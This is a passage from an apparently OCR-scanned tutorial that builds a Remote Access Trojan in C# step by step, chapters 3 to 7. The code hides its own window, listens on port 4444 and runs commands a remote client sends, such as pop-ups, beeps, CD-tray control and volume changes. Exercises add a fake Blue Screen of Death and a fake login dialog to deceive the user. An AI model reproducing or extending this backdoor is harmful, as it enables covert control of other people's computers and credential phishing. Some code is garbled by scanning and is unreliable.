System.Environment.Exit(System.Environment.ExitCode);
}
}
} }
```

Notice that in the Form1_Shown event handler:

```
    private void Form1_Shown(object sender, EventArgs e) {
this.Hide();
tcpListener = new TcpListener(System.Net.IPAddress.Any, 4444);
tcpListener.Start();
RunServer();
}
```

there is a new line:

`RunServer();`

We have isolated part of the code out to the

RunServer() method so as to make the code neater and also for another reason which we will explain in the next chapter.

Now, take a look at the RunServer() method and notice the new **`try…catch`** block. If an error occurs within the **`try`** block, the**`catch`** block will handle it. For example, if the client suddenly disconnects, that will throw an exception (an error) and the **`catch`** block will close all the streams and sockets and then exit the program:

```
    catch (Exception err) //if Client suddenly disconnects {
streamReader.Close();
networkStream.Close();
socketForClient.Close();
System.Environment.Exit(System.Environment.ExitCode);
}
```

Now, take a look at the try block:

```
   while (true) {
line = "";
line = streamReader.ReadLine();
if (line.LastIndexOf("m") >= 0) MessageBox.Show("Hello World");
if (line.LastIndexOf("b") >= 0) Console.Beep(1000, 2000);
}//end while
```

It is a perpertual loop. This is the heart of the server. This is where all commands get processed. If you wish to add a new feature to the server, just add another if statement. Note that we have added another functionality to our server:

```
if (line.LastIndexOf("b") >= 0) Console.Beep(1000, 2000);
```

This enables the server to Beep whenever it receives the string “b” from a client. The `Console.Beep(1000, 2000)` first parameter is frequency and the second is duration in milliseconds.

Exercise 3a

Modify the code to beep at different frequency following the musical notes of the piano keyboard: c, d, e, f, g, a, b, c For example, if the client sends the command “c”, the server will sound the music note C, if the client sends the command “d”, the server will play the music note “D” and so on.

CHAPTER 4 - Multitasking : Using Threads to run commands concurrently

4.1 Objective

In the previous chapter, when running the program, you would have noticed that when the client sends the “m” command and the pop up message box displays, you will need to click on the OK button to close it. See Fig 4a below:




Fig 4a. Need to click on OK button to close

You will also have noticed that if you did not click on the OK button the server would not respond to any further commands sent by the client. This is because the program

execution stops at the following line containing the method`MessageBox.Show()`:

```
while (true) { line = ""; line = streamReader.ReadLine();
if (line.LastIndexOf("m") >= 0) MessageBox.Show("Hello
World"); if (line.LastIndexOf("b") >= 0)
Console.Beep(1000, 2000);
}//end while
```

The program is waiting for the MessageBox to close before it can proceed to the next line. This is not an ideal situation for a Server. In this chapter we will use threads in order to enable the server to execute commands concurrently.

4.2 Modifying your code to use Threads.

Reopen the previous chapter's Project called MyRatServer and make the necessary changes to get the following code:

```
   //Running Multiple Commands
//Shutting Down Server cleanly when Client Disconnects //Using
Threads to run commands concurrently
using System;
using System.Collections.Generic;
using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Net.Sockets; //for listeners and sockets using
System.IO; //for streams
using System.Threading; //to run commands concurrently

   namespace MyRatServer {
public partial class Form1 : Form {
TcpListener tcpListener; Socket socketForClient; NetworkStream
networkStream; StreamReader streamReader;

   //Use a separate thread for each command so that the //server
commands can run concurrently instead of blocking Thread
th_message,

th_beep;
public Form1() {
InitializeComponent(); }

   private void Form1_Shown(object sender, EventArgs e) {
this.Hide();
tcpListener = new TcpListener(System.Net.IPAddress.Any, 4444);
tcpListener.Start();
RunServer();
}

   private void RunServer() {
socketForClient = tcpListener.AcceptSocket(); networkStream = new
NetworkStream(socketForClient); streamReader = new
StreamReader(networkStream); try
{
string line;
//Command loop, LastIndexOf is to search within //the Network
Stream for any command strings //sent by the Client
while (true)
{
line = "";
line = streamReader.ReadLine();
   if (line.LastIndexOf("m") >= 0) {
th_message = new Thread(new ThreadStart(MessageCommand));
th_message.Start();
}
if (line.LastIndexOf("b") >= 0)
{
th_beep = new Thread(new ThreadStart(BeepCommand));
th_beep.Start();
   } //end while
}
catch (Exception err) //if Client suddenly disconnects {
   streamReader.Close();
networkStream.Close();
socketForClient.Close();
System.Environment.Exit(System.Environment.ExitCode);
}
}
private void MessageCommand() {
MessageBox.Show("Hello World"); }
private void BeepCommand() {
Console.Beep(1000, 2000); }
}
}
```

4.3 Explanation of those parts which has been added or modified

We will now examine the new parts added as well as those parts modified as listed below with explanation for each one.

In order to enable multi-threading or, multi-tasking, we need to include the Threading library:

```
using System.Threading; //to run commands concurrently
```

Then, we declare two thread objects to be used to run the two types of commands that the client will be sending, i.e the “m” command to popup the Message Box and the “b” command to beep:

```
   //Use a separate thread for each command so that the
//server commands can run concurrently instead of blocking
Thread th_message,
th_beep;
```

Inside the **`while`** loop, we modify the **`if`**-statements as follows:

```
    if (line.LastIndexOf("m") >= 0)
{
th_message = new Thread(new ThreadStart(MessageCommand));
th_message.Start();
}
if (line.LastIndexOf("b") >= 0)
{
th_beep = new Thread(new ThreadStart(BeepCommand));
th_beep.Start();
}
```

Note that, we create a separate thread to handle each of the commands. When the client sends the “m” command, a new thread is created and passed the MessageCommand method followed by calling the Start() method of the thread:

```
th_message = new Thread(new ThreadStart(MessageCommand));
th_message.Start();
```

Note carefully, that once the thread is started, the program continues with the next statement. It does not block (stop and wait) at the MessageCommand. At this point in time, the Message Box would have popped up to display the Message Box with the Hello World greeting. If, the client were to send another “m” message, another Message Box would pop up, giving rise to two Message Boxes on the Desktop. And the client can just keep on sending as many “m” messages as it likes. With each command that is sent, a new thread is created to popup a Message Box. As such, if the client sends ten “m” messages, there would be ten Message Boxes on the Desktop. Not only that. If the client sends a “b” message, it would be caught by the following lines:

```
    if (line.LastIndexOf("b") >= 0) {
th_beep = new Thread(new ThreadStart(BeepCommand));
th_beep.Start();
}
```

and a new thread would be created to sound a beep. And while the beep is sounding, the client can send more “m” messages and this would cause more Message Boxes to pop up, even though the beep is still sounding!


Below are the corresponding methods that are being called by each thread:

```
private void MessageCommand() {
MessageBox.Show("Hello World"); }
private void BeepCommand() {
Console.Beep(1000, 2000);
```

Each thread that is being created will be passed a copy of the method. So, if we have ten “m” commands, there will be ten threads that each will have a copy of the MessageCommand method. The same thing holds true for the “b” commands.

Exercise 4a

Modify the program to display the following blue screen for 3 seconds whenever the client sends “d” command:



The blue screen should fill up the entire screen.


Tip:

Insert a new form called FakeDesktopForm. Set it’s BackColor property to Blue and set its FormBorderStyle to None and WindowState Maximized. Then insert the following codes at the appropriate place:

```
FakeDesktopForm fake_Desktop = new FakeDesktopForm();
fake_Desktop.TopMost = true; fake_Desktop.Show();
Thread.Sleep(3000);
```

Exercise 4b

Other things you can do with the blue screen is to put some fake error message so that it looks like a Blue Screen of Death (“BSOD”) that pops up whenever a serious error has occurred:



```
A problem has been detected and windows has been shut down to prevent damage
to your computer.

The problem seems to be caused by the following file: SPCMDCON.SYS

PAGE FAULT IN NONPAGED AREA

If this is the first time you've seen this stop error screen,
restart your computer. If this screen appears again, follow
these steps:

Check to make sure any new hardware or software is properly installed.
If this is a new installation, ask your hardware or software manufacturer
for any windows updates you might need.

If problems continue, disable or remove any newly installed hardware
or software. Disable BIOS memory options such as caching or shadowing.
If you need to use Safe Mode to remove or disable components, restart
your computer, press F8 to select Advanced Startup Options, and then
select Safe Mode.

Technical information:

*** STOP: 0x00000050 (0xFD3094C2,0x00000001,0xFBFE7617,0x00000000)


***  SPCMDCON.SYS   Address FBFE7617 base at FBFE5000, DateStamp 3c6dd67c
```

After showing this fake BSOD (aka Stop Screen), you can then insert code to shutdown or reboot the PC, by adding the necessary if-statement in the `whileloop`. We will be looking at how to execute shutdown and reboot in a later chapter.

Another sneaky thing to do is to display a fake Login Dialogue Box right in the centre of the screen. You will need to change the back color to resemble the WinXP background color that is displayed when WinXP shows the dialog for the login. However, note that the User can still get back the taskbar by pressing the Microsoft Windows Key on the last row just beside the Left Alt Key. The User can also press CTRL-ALT-DEL to get back the taskbar and also the Task Manager which can be used to kill the Server process.

CHAPTER 5 - Two-Way Communication

5.1 Objective

In all the previous chapters, so far, it is the Client which sends the command and it is the Server which receives it. The Server never replies to the Client. In this chapter, we will implement code that enables the Server to reply. To do this, we will implement a new command “h” for help. When the Client sends the command “h”, the Server will send back a Menu containing a list of available commands. We are also going to add a shutdown command called “s”. When the Client sends an “s” command, it will cause the Server to close port 4444 and exit cleanly. Up to now, the only way to cause the Server to shutdown and by forcibly closing the Client which causes a disconnection.

5.2 Modifying your code for two-way communication

Reopen the previous chapter’s Project called MyRatServer and make the necessary changes to get the following code:

```
    //Running Multiple Commands
//Shutting Down Server when Client Disconnects //Using Threads to
run commands concurrently //Two-way Communication - Help Menu
//Shutdown Server Process

    using System;
using System.Collections.Generic; using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms; using System.Net.Sockets; using
System.IO;
using System.Threading;

    //for listeners and sockets //for streams
//to run commands concurrently

    namespace MyRatServer {
public partial class Form1 : Form {
TcpListener tcpListener; Socket socketForClient; NetworkStream
networkStream; StreamReader streamReader; StreamWriter
streamWriter; //for Server to send back data to //Client

    //Use a separate thread for each command so that the //server
commands can run concurrently instead of blocking Thread
th_message,

    //Commands from Client:
const string HELP = "h",
MESSAGE = "m",
BEEP = "b",
SHUTDOWNSERVER = "s"; //Shutdown the Server process and //port,
not the PC

    const string strHelp = "Command Menu:\r\n" +
"h This Help\r\n" +
"m Message\r\n" +
"b Beep\r\n" +
"s Shutdown the Server Process and Port\r\n";

public Form1() {
InitializeComponent(); }

    private void Form1_Shown(object sender, EventArgs e) {
this.Hide();
tcpListener = new TcpListener(System.Net.IPAddress.Any, 4444);
tcpListener.Start();
for (;;) RunServer(); //perpetually spawn socket until //SHUTDOWN
command is received
}

   private void RunServer() {
socketForClient = tcpListener.AcceptSocket(); networkStream = new
NetworkStream(socketForClient); streamReader = new
StreamReader(networkStream); streamWriter = new
StreamWriter(networkStream);

   try {
string line;
//Command loop, LastIndexOf is to search within //the Network
Stream for any command strings //sent by the Client
while (true)
{
line = "";
line = streamReader.ReadLine();

   if (line.LastIndexOf(HELP) >= 0) {
streamWriter.Write(strHelp); streamWriter.Flush();
}
if (line.LastIndexOf(MESSAGE) >= 0)
{
th_message =
new Thread(new ThreadStart(MessageCommand)); th_message.Start();
}
if (line.LastIndexOf(BEEP) >= 0)
{
th_beep = new Thread(new ThreadStart(BeepCommand));
th_beep.Start();
}

   if (line.LastIndexOf(SHUTDOWNSERVER) >= 0) {
streamWriter.Flush();
CleanUp();
System.Environment.Exit(System.Environment.ExitCode);
}

   } //end while
}
catch (Exception err) //if Client suddenly disconnects {
CleanUp(); }
}
private void MessageCommand() {
MessageBox.Show("Hello World"); }
```

```
private void BeepCommand() {
Console.Beep(1000, 2000); }
```

```
   private void CleanUp() {
streamReader.Close(); networkStream.Close();
socketForClient.Close();
}
} }
```

5.3 Explanation of those parts which has been added or modified

We will now examine the new parts added as well as those parts modified as listed below with explanation for each one.

In order for the Server to be able to send data back to the Client, it needs to have a StreamWriter object:

```
StreamWriter streamWriter; //for Server to send back data to
//Client
```

The StreamWriter is initialized in the RunServer() method:

```
streamWriter = new StreamWriter(networkStream);
```

We also need to create two new threads,`th_ejectcd` for ejecting the CD tray and `th_closecd` for closing the CD tray:

```
Thread th_message,
```

In order to make the commands easier to read when referring to them in the `whileloop`, we code the strings into meaningful words:

```
    //Commands from Client:
const string HELP = "h",
MESSAGE = "m",
BEEP = "b",
SHUTDOWNSERVER = "s"; //Shutdown the Server process and //port,
not the PC
```

We also created the help string to be sent to the Client when the “h” command is requested:

```
    const string strHelp = "Command Menu:\r\n" +
"h This Help\r\n" +
"m Message\r\n" +
"b Beep\r\n" +
"s Shutdown the Server Process and Port\r\n";
```

With this new code, the Client can re-connect many times, again and again, the forloop makes this possible:

```
for (;;) RunServer(); //perpetually spawn socket until //SHUTDOWN
command is received
```

Whenever the Client disconnects, it throws an exception which is caught by the `catch-block`, which then `CleanUp()` by closing the streams and sockets so that they can be re-used. The control then returns to the `for-loop` within the `Form1_Shown` event handler which then simply, calls `RunServer()` method again. To summarize. If you connect to the server and issue the command "s", it will shut down the server and close port 4444 cleanly. However, if you suddenly close the connection, the server will still be listening on port 4444 and you can re-connect again and again.

We have also modifed our `while-loop` by changing all the acronyms to meaningful words. Previously it was “m”, “b” and “s” . Now it is replaced with `MESSAGE`, `BEEP` and `SHUTDOWNSERVER`.

```
   while (true) {
```

```
line = "";
line = streamReader.ReadLine();

   if (line.LastIndexOf(HELP) >= 0) {
streamWriter.Write(strHelp); streamWriter.Flush();
}
if (line.LastIndexOf(MESSAGE) >= 0)
{
th_message = new Thread(new ThreadStart(MessageCommand));
th_message.Start();
}
if (line.LastIndexOf(BEEP) >= 0)
{
th_beep = new Thread(new ThreadStart(BeepCommand));
th_beep.Start();
}
if (line.LastIndexOf(SHUTDOWNSERVER) >= 0)
{
streamWriter.Flush();
CleanUp();
System.Environment.Exit(System.Environment.ExitCode);
}
}//end while
```

Note that we have re-factored the code in the catch-block but extracting it to another separate method called `CleanUp()`:

```
catch (Exception err) //if Client suddenly disconnects {
CleanUp(); }

   private void CleanUp() {
streamReader.Close(); networkStream.Close();
socketForClient.Close();
}
```

This is because the codes within the `CleanUp()` method is called in more than one location, i.e, within the last `if-statement` in the `while-loop` and also within the `catch-block`. This is where we try to minimize code and also to make it easier to maintain it.

Exercise 5a

Add a new play sound functionality that can play wav files. The Server should play a wav file sound when the Client sends the “p” command.

Tip:

Create a new thread to handle this new functionality, call it `th_playsound` then use the following code:

```
private void PlaySoundCommand() {
System.Media.SoundPlayer soundPlayer = new
System.Media.SoundPlayer(); soundPlayer.SoundLocation =
@"C:\Windows\Media\chimes.wav"; soundPlayer.Play(); }
```

Exercise 5b

How would you improve the code to handle the situation where the sound file does not exist?

Exercise 5c

Modify the code so that if a sound file does not exist, send the error message back to the client.

Tip:

Use this code:

```
streamWriter.Write(err.Message+"\r\n");
```

CHAPTER 6 - Controlling Hardware Remotely

6.1 Objective

In this chapter, we will insert code to enable a

Client to remotely control hardware on the Server PC. For this example, we will use the CD tray as the hardware to be controlled. When the Client sends the “e” command, the Server will eject the CD tray. And when the Client sends the “c” command, it will close the CD tray.

6.2 Modifying your code for remotely controlling the CD tray

Reopen the previous chapter’s Project called MyRatServer and make the necessary changes to get the following code:

```
   //Running Multiple Commands
//Shutting Down Server when Client Disconnects //Using Threads to
run commands concurrently //Two-way Communication - Help Menu
//Shutdown Server Process
//Remotely Eject or Close the CD tray

   using System;
using System.Collections.Generic; using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms;
using System.Net.Sockets;
using System.IO;
using System.Threading;
using System.Runtime.InteropServices;

   //for listeners and sockets
//for streams
//to run commands concurrently //for calling Win32 API to eject
and //close CD

   namespace MyRatServer {
public partial class Form1 : Form {
TcpListener tcpListener; Socket socketForClient; NetworkStream
```

```
networkStream; StreamReader streamReader; StreamWriter
streamWriter; //for Server to send back data to //Client

   //Use a separate thread for each command so that the //server
commands can run concurrently instead of blocking Thread
th_message,
th_beep,
th_ejectcd, th_closecd;

   //Commands from Client:
const string HELP = "h",
MESSAGE = "m",
BEEP = "b",
EJECTCD = "e",
CLOSECD = "c",
SHUTDOWNSERVER = "s"; //Shutdown the Server process and //port,
not the PC

   const string strHelp = "Command Menu:\r\n" +
"h This Help\r\n" +
"m Message\r\n" +
"b Beep\r\n" +
"e Eject CD Tray\r\n" +
"c Close CD Tray\r\n" +
"s Shutdown the Server Process and Port\r\n";

public Form1() {
InitializeComponent(); }

   private void Form1_Shown(object sender, EventArgs e) {
this.Hide();
tcpListener = new TcpListener(System.Net.IPAddress.Any, 4444);
tcpListener.Start();
for (;;) RunServer(); //perpetually spawn socket until //SHUTDOWN
command is received
}

   private void RunServer() {
socketForClient = tcpListener.AcceptSocket(); networkStream = new
NetworkStream(socketForClient); streamReader = new
StreamReader(networkStream); streamWriter = new
StreamWriter(networkStream);

   try {
string line;
//Command loop, LastIndexOf is to search within //the Network
Stream for any command strings //sent by the Client
while (true)
{
line = "";
line = streamReader.ReadLine();

   if (line.LastIndexOf(HELP) >= 0) {
streamWriter.Write(strHelp); streamWriter.Flush();
}
if (line.LastIndexOf(MESSAGE) >= 0)
{
th_message =
new Thread(new ThreadStart(MessageCommand)); th_message.Start();
}
if (line.LastIndexOf(BEEP) >= 0)
{
th_beep = new Thread(new ThreadStart(BeepCommand));
th_beep.Start();
}
if (line.LastIndexOf(EJECTCD) >= 0)
{
th_ejectcd = new Thread(new ThreadStart(EjectCD));
th_ejectcd.Start();
}
if (line.LastIndexOf(CLOSECD) >= 0)
{
th_closecd = new Thread(new ThreadStart(CloseCD));
th_closecd.Start();
}

   if (line.LastIndexOf(SHUTDOWNSERVER) >= 0) {
streamWriter.Flush();
CleanUp();
System.Environment.Exit(System.Environment.ExitCode);
}

   } //end while
}
catch (Exception err) //if Client suddenly disconnects {

CleanUp(); }
}
private void MessageCommand() {
MessageBox.Show("Hello World"); }
private void BeepCommand() {
Console.Beep(1000, 2000); }

   private void CleanUp() {
streamReader.Close(); networkStream.Close();
```

```
socketForClient.Close();
}
   //This is necessary to enable Win32 API calls to eject or
close the //CD tray
[DllImport("winmm.dll", EntryPoint = "mciSendStringA")] public
static extern void mciSendStringA(string lpstrCommand,
string lpstrReturnString, Int32 uReturnLength, Int32
hwndCallback); string rt = "";
private void EjectCD()
   {
mciSendStringA("set CDAudio door open", rt, 127, 0);
}
private void CloseCD()
   {
mciSendStringA("set CDAudio door closed", rt, 127, 0);
}
} }
```

6.3 Explanation of those parts which has been added or modified

We will now examine the new parts added as well as those parts modified as listed below with explanation for each one.
In order to make system calls using the Win32 API, we must include the following line at the top of the list of libaries.

```
using System.Runtime.InteropServices; //for calling Win32 API to
eject and //close CD
```

To eject and close the CD tray, we need to call the Win32 API functions. These are low level functions "hidden" within dll files which collectively comprise the heart of the Operating System.

We also need to create two new threads,`th_ejectcd` for ejecting the CD tray and `th_closecd` for closing the CD tray:

```
    Thread th_message, th_beep, th_ejectcd, th_closecd;
```

We also add the “e” and “c” commands to our menu:

```
    //Commands from Client:
const string HELP = "h",
MESSAGE = "m",
BEEP = "b",
EJECTCD = "e",
CLOSECD = "c",
SHUTDOWNSERVER = "s"; //Shutdown the Server process and //port,
not the PC
```

We also add the “e” and “c” commands to the menu to be sent to the Client when the “h” command is requested:

```
    const string strHelp = "Command Menu:\r\n" +
"h This Help\r\n" +
"m Message\r\n" +
"b Beep\r\n" +
"e Eject CD Tray\r\n" +
"c Close CD Tray\r\n" +
"s Shutdown the Server Process and Port\r\n";
```

We have also modifed our `while-loop` by adding two new commands, i.e. `EJECTCD` (to eject CD tray) and `CLOSECD` (to close CD tray).

```
   while (true) {
line = "";
line = streamReader.ReadLine();

   if (line.LastIndexOf(HELP) >= 0) {
streamWriter.Write(strHelp); streamWriter.Flush();
}
if (line.LastIndexOf(MESSAGE) >= 0)
{
th_message = new Thread(new ThreadStart(MessageCommand));
th_message.Start();
}
if (line.LastIndexOf(BEEP) >= 0)
{
th_beep = new Thread(new ThreadStart(BeepCommand));
th_beep.Start();
}
if (line.LastIndexOf(EJECTCD) >= 0)
{
th_ejectcd = new Thread(new ThreadStart(EjectCD));
th_ejectcd.Start();
}
if (line.LastIndexOf(CLOSECD) >= 0)
{
th_closecd = new Thread(new ThreadStart(CloseCD));
th_closecd.Start();
}
if (line.LastIndexOf(SHUTDOWNSERVER) >= 0)
{
streamWriter.Flush();
CleanUp();
System.Environment.Exit(System.Environment.ExitCode);
}
}//end while
```

To eject or close the CD Tray, we need to use the `mciSendStringA()` function which is exported by the `winmm.dll` library. Remember, we have already included this

header which is needed for importing DLL:

```
using System.Runtime.InteropServices; //for calling Win32 API to
eject and //close CD
```

Here is where we import the winmm.dll and export the function within it called **`mciSendStringA()`:**

```
   //This is necessary to enable Win32 API calls to eject or
close the //CD tray
```

```
[DllImport("winmm.dll", EntryPoint = "mciSendStringA")]
public static extern void mciSendStringA(string lpstrCommand,
string lpstrReturnString, Int32 uReturnLength, Int32
hwndCallback); string rt = "";
```

Below are the methods used to eject or close the CD tray:

```
private void EjectCD()

   {
mciSendStringA("set CDAudio door open", rt, 127, 0);
}
private void CloseCD()

   {
mciSendStringA("set CDAudio door closed", rt, 127, 0);
}
```

Each method is passed to the `ThreadStart(EjectCD)` method as a spearate thread, as already discussed above.

Exercise 6a

In Exercise 5a, you used the following code to play a wav file:

```
private void PlaySoundCommand() {
System.Media.SoundPlayer soundPlayer = new
System.Media.SoundPlayer(); soundPlayer.SoundLocation =
@"C:\Windows\Media\chimes.wav"; soundPlayer.Play(); }
```

Write code to remotely control the Server’s wav volume. Set 3 volume levels that you can control, eg: “t” means maximum volume, “u” means about 1/8 the maximum volume and “v” means zero volume.

Tip:

Use the following code:

```
[DllImport("winmm.dll")] public static extern int
```

```
waveOutSetVolume(IntPtr hwo, uint dwVolume);
```

For maximum volume:

```
waveOutSetVolume(IntPtr.Zero, uint.MaxValue);
```

For 1/8 of maximum volume:

```
uint NewVol = uint.MaxValue/8;
waveOutSetVolume(IntPtr.Zero, NewVol);
```

For zero volume:

```
waveOutSetVolume(IntPtr.Zero, 0);
```

CHAPTER 7 - Enabling Unlimited Number of Commands on Server

7.1 Objective

If you note the existing version of our Rat Server, you will see that the `streamReader.ReadLine()` method can only detect single characters strings. If we continue with this design, we will eventually reach of limit of 62 commands. How come 62 commands? Here's how. All lowercase alphabet is 26. Plus all uppercase alphabet is another 26 which makes it 52. Then, plus the letters 0 to 9 which is another 10 and thus we get the total 62. There is also another drawback. The ifstatements that are used to detect the commands in the stream is long:

```
    if (line.LastIndexOf(MESSAGE) >= 0) {
th_message = new Thread(new ThreadStart(MessageCommand));
th_message.Start();
}
```

And if we keep adding more and more commands, it will only get longer and longer. Due to the limitations above, we need to find a solution to enable our Server to accept unlimited commands and yet will not make the code too long.

7.2 Modifying your code to accept unlimited commands

Reopen the previous chapter's Project called MyRatServer and make the necessary changes to get the following code:

```
   //Running Multiple Commands
//Shutting Down Server when Client Disconnects
//Using Threads to run commands concurrently
//Two-way Communication - Help Menu
//Shutdown Server Process
//Remotely Eject or Close the CD tray
//Extended capability of Server to accept unlimited number of
commands

   using System;
using System.Collections.Generic; using System.ComponentModel;
using System.Data;
using System.Drawing;
using System.Text;
using System.Windows.Forms; using System.Net.Sockets; using
System.IO;

//for listeners and sockets //for streams
using System.Threading;
using System.Runtime.InteropServices;

